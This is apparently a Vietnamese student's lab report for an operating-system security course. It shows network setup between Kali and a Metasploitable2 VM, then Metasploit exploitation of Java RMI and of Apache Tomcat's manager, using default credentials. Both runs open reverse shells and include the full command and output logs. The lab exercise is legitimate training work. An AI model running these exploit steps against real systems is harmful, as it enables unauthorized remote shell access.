


HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



AN TOÀN HỆ ĐIỀU HÀNH
Bài thực hành số 2


Sinh viên	Nguyễn Duy Đạt
MSV	B21DCAT056
Giảng viên	Hoàng Xuân Dậu

Hà Nội – 2024

Môn học An toàn hệ điều hành


Bài thực hành số 2

1. Tìm địa chỉ máy victim Metasploitable2 và Kali và đảm bảo có kết nối



```
msfadmin@B21AT056-Dat-Meta:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c9:2c:2c
          inet addr:192.168.154.131  Bcast:192.168.154.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec9:2c2c/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:52 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4807 (4.6 KB)  TX bytes:8180 (7.9 KB)
          Interrupt:17 Base address:0x2000

msfadmin@B21AT056-Dat-Meta:~$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056
msfadmin@B21AT056-Dat-Meta:~$ date
Tue Apr  9 05:34:11 EDT 2024
msfadmin@B21AT056-Dat-Meta:~$
```



```
(kali@B21AT056-Dat-Kali)-[~]
$ ifconfig eth1
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.154.135  netmask 255.255.255.0  broadcast 192.168.154.255
      inet6 fe80::d089:71ec:ac29:7d3c  prefixlen 64  scopeid 0x20<link>
      ether 00:0c:29:0d:b9:9e  txqueuelen 1000  (Ethernet)
      RX packets 70  bytes 6506 (6.3 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 24  bytes 3171 (3.0 KiB)
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali@B21AT056-Dat-Kali)-[~]
$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056

(kali@B21AT056-Dat-Kali)-[~]
$ date
Tue Apr  9 05:35:40 AM EDT 2024

(kali@B21AT056-Dat-Kali)-[~]
$
```

kali-linux-2023.4-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Home kali-linux-2023.4-vmware-a... Metasploitable2-Linux

File Actions Edit View Help

```
(kali@B21AT056-Dat-Kali)-[~]
$ ping 192.168.154.131
PING 192.168.154.131 (192.168.154.131) 56(84) bytes of data.
64 bytes from 192.168.154.131: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.154.131: icmp_seq=2 ttl=64 time=0.824 ms
64 bytes from 192.168.154.131: icmp_seq=3 ttl=64 time=1.47 ms
64 bytes from 192.168.154.131: icmp_seq=4 ttl=64 time=0.520 ms
^C
--- 192.168.154.131 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3024ms
rtt min/avg/max/mdev = 0.520/0.971/1.474/0.349 ms

(kali@B21AT056-Dat-Kali)-[~]
$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056

(kali@B21AT056-Dat-Kali)-[~]
$ date
Tue Apr 9 05:36:13 AM EDT 2024

(kali@B21AT056-Dat-Kali)-[~]
$
```

KALI LINUX

"the quieter you become, the more you are able to hear"

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

Metasploitable2-Linux - VMware Workstation

File Edit View VM Tabs Help

Home kali-linux-2023.4-vmware-amd64 Metasploitable2-Linux

msfadmin@B21AT056-Dat-Meta:~\$ ping 192.168.154.135

```
PING 192.168.154.135 (192.168.154.135) 56(84) bytes of data.
64 bytes from 192.168.154.135: icmp_seq=1 ttl=64 time=0.567 ms
64 bytes from 192.168.154.135: icmp_seq=2 ttl=64 time=0.473 ms
64 bytes from 192.168.154.135: icmp_seq=3 ttl=64 time=0.469 ms
64 bytes from 192.168.154.135: icmp_seq=4 ttl=64 time=1.32 ms

--- 192.168.154.135 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.469/0.709/1.328/0.359 ms
msfadmin@B21AT056-Dat-Meta:~$ echo "Nguyen Duy Dat B21DCAT056"
Nguyen Duy Dat B21DCAT056
msfadmin@B21AT056-Dat-Meta:~$ date
Tue Apr 9 05:36:45 EDT 2024
msfadmin@B21AT056-Dat-Meta:~$ _
```

Click in the virtual screen to send keystrokes


VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

Install Tools Remind Me Later Never Remind Me

To direct input to this VM, click inside or press Ctrl+G.

2. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI

- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công:
msf> use exploit/multi/misc/java_rmi_server
- Chọn payload cho thực thi (mở shell):
msf> set payload java/shell/reverse_tcp
- Đặt địa chỉ IP máy victim:
msf> set RHOST 192.168.154.131
- Thực thi tấn công:
msf> exploit
- Chạy các lệnh trong phiên khai thác đang mở:
whoami
uname -a
hostname




```
kali@kali:~$ msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.154.131
RHOST => 192.168.154.131
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.154.135:4444
[*] 192.168.154.131:1099 - Using URL: http://192.168.154.135:8080/jjo9LIgD9j
[*] 192.168.154.131:1099 - Server started.
[*] 192.168.154.131:1099 - Sending RMI Header ...
[*] 192.168.154.131:1099 - Sending RMI Call ...
[*] 192.168.154.131:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.154.131
[*] Command shell session 1 opened (192.168.154.135:4444 -> 192.168.154.131:41047) at 2024-04-09 05:41:20 -0400

whoami
root
uname -a
Linux B21AT056-Dat-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
B21AT056-Dat-Meta
```

3. Khai thác lỗi trên Apache Tomcat

- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công:
msf > use exploit/multi/http/tomcat_mgr_upload
- Chọn payload cho thực thi (mở shell):
msf > set payload java/shell/reverse_tcp
- Đặt địa chỉ IP máy victim:
msf > set RHOST 192.168.154.131
- Đặt 8180 là cổng truy cập máy victim:
msf > set RPORT 8180
- Đặt người dùng và mật khẩu cho máy chủ HTTP
msf > set HttpUsername tomcat
msf > set HttpPassword tomcat
- Thực thi tấn công:
msf > exploit
- → mở shell với người dùng tomcat55 cho phép chạy lệnh từ máy Kali
- → có thể thực hiện bất cứ lệnh shell nào trên máy victim.
- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:
whoami
uname -a
hostname



```
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.154.131
RHOST => 192.168.154.131
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.154.136:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying p0PXuTc...
[*] Executing p0PXuTc...
[*] Undeploying p0PXuTc...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (2952 bytes) to 192.168.154.131
[*] Command shell session 1 opened (192.168.154.136:4444 -> 192.168.154.131:42473) at 2024-04-09 06:38:44 -0400

whoami
tomcat55
uname -a
Linux B21AT056-Dat-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
B21AT056-Dat-Meta
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.